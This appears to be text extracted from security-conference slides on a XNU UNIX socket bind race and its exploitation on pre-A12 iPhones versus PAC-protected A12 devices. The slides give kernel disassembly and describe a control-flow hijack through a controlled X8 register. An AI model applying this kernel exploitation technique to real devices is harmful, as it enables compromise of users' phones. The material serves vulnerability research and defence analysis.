





If offset 0x68 in the fixed heap address is 0, the following instructions will be executed while connecting to the two vnodes

```
BEL_10:
    *(_QWORD *)(socket + 8LL * *(unsigned __int8 *)(socket + 0x298) + 0x258) = returnAddress;
    *(_BYTE *)(socket + 0x298) = (*( _BYTE *)(socket + 0x298) + 1) & 3;
```









The exploit does NOT work on A12

(*so->so_proto->pr_lock)(so, refcount, lr_saved);

Instructions on old devices

```
LDR      X9, [X21, #0x18]
LDR      X8, [X9, #0x68]
CBZ      X8, loc_FFFFFFFF007BE4C18
MOV      W1, #0
MOV      X0, X21
MOV      X2, X20
BLR      X8
```

Instructions on A12 devices

```
LDR      X9, [X20, #0x18]
LDR      X8, [X9, #0x68]
CBZ      X8, loc_FFFFFFFF007F805E4
MOV      W1, #0
MOV      X0, X20
MOV      X2, X21
BLRAAZ   X8
```

(*so->so_proto->pr_lock)(so, refcount, lr_saved);

Instructions on old devices

```
LDR X9, [X21, #0x18]
LDR X8, [X9, #0x68]
CBZ X8, loc_FFFFFFFF007BE4C18
MOV W1, #0
MOV X0, X21
MOV X2, X20
BLR X8
```

Hijack control flow by controlling X8

Instructions on A12 devices

```
LDR X9, [X20, #0x18]
LDR X8, [X9, #0x68]
CBZ X8, loc_FFFFFFFF007F805E4
MOV W1, #0
MOV X0, X20
MOV X2, X21
BLRAAZ X8
```

Cannot hijack control flow by controlling X8

Outline

- UNIX Socket Bind Race Vulnerability in XNU
- Exploit the Bug on iPhone Prior to A12
- PAC Implementation and Effectiveness
- Re-exploit the Bug on iPhone XS Max
- Conclusion

Much excellent research and disclosure

- Ivan Krstić. Behind the scenes of iOS and Mac Security, Blackhat USA 2019.
- Brandon Azad, A study in PAC, MOSEC 2019.
- Bradon Azad, <https://googleprojectzero.blogspot.com/2019/02/examining-pointer-authentication-on.html>
- Ian Beer, Escaping userspace sandboxes with PAC, <https://googleprojectzero.blogspot.com/2019/04/splitting-atoms-in-xnu.html>
- Marco Grassi and Liang Chen, 2PAC 2Furious: Envisioning an iOS Compromise in 2019, Infiltrate 2019.
- Xiaolong Bai and Min Zheng, HackPac: Hacking Pointer Authentication in iOS User Space, Defcon 2019.
- Qualcomm, <https://www.qualcomm.com/media/documents/files/whitepaper-pointer-authentication-on-armv8-3.pdf>


PAC (Pointer Authentication Code)

- Introduced in ARM v8.3
- Hardware based solution for pointer integrity
- Encode authentication code in unused bits of a pointer, and verify the code before using the pointer

